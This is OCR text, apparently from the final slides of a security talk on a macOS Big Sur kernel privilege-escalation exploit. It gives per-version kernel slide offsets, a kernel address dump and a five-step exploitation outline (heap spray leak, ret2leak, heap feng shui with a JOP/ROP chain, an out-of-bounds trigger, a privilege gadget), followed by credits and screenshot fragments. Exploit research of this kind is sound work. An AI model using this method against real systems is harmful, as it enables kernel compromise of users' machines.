
KernelCache slide -> Kernel slide

1. Intel 11.0.1->11.3: 0x10000
2. M1 11.0: 0xc6c000
3. M1 11.1: 0xb40000

```
Kernel version:
Darwin Kernel Version 20.1.0: Wed Oct  7 21:17:40 PDT 2020;
Kernel UUID: D5AE727A-F8F2-31EE-B874-4E907B0C5115
KernelCache slide: 0x0000000013400000
KernelCache base:  0xffffff8013600000
Kernel slide:      0x0000000013410000
Kernel text base:  0xffffff8013610000
__HIB  text base: 0xffffff8013500000
System model name: iMac20,1 (Mac-CFF7D910A743CAAF)
System shutdown begun: NO
Hibernation exit count: 0
```

Process

1. Info leak heap spray
2. Ret2leak <=3 times to calculate kernel slide
3. Heap Feng Shui to build the fake struct and JOP+ROP chain
4. Trigger OOB struct fetch in userspace
5. Use gadget to do the privilege escalation


影片
tmp1
迁移的项目
tmp
概览 显示器 储存空间 支持 服务
macOS Big Sur
版本 11.0.1
MacBook Pro (16-inch, 2019)
处理器 2.6 GHz 六核Intel Core i7
内存 16 GB 2667 MHz DDR4
图形卡 AMD Radeon Pro 5300M 4 GB
Intel UHD Graphics 630 1536 MB
peterpan0928@B-47W6MD6R-0015 — ..ch/poc/ExpDir — -zsh — 80×24
ExpDir

Summary

Summary

1. Simple problems can still have serious impact on modern system
2. Core code qualities should always be consistent with mitigations
3. Never limit yourself during developing exploitation

Credit

1. Google Project Zero/Pangu Team/Wang Yu’s great blogs and slides
2. @shrek_wzw/@Proteas/@ThomasKing2014 for their help and guidance
3. Example bugs and picture used in the talk

CRO

风险管理事业群

CHIEF RISK OFFICER

THANKS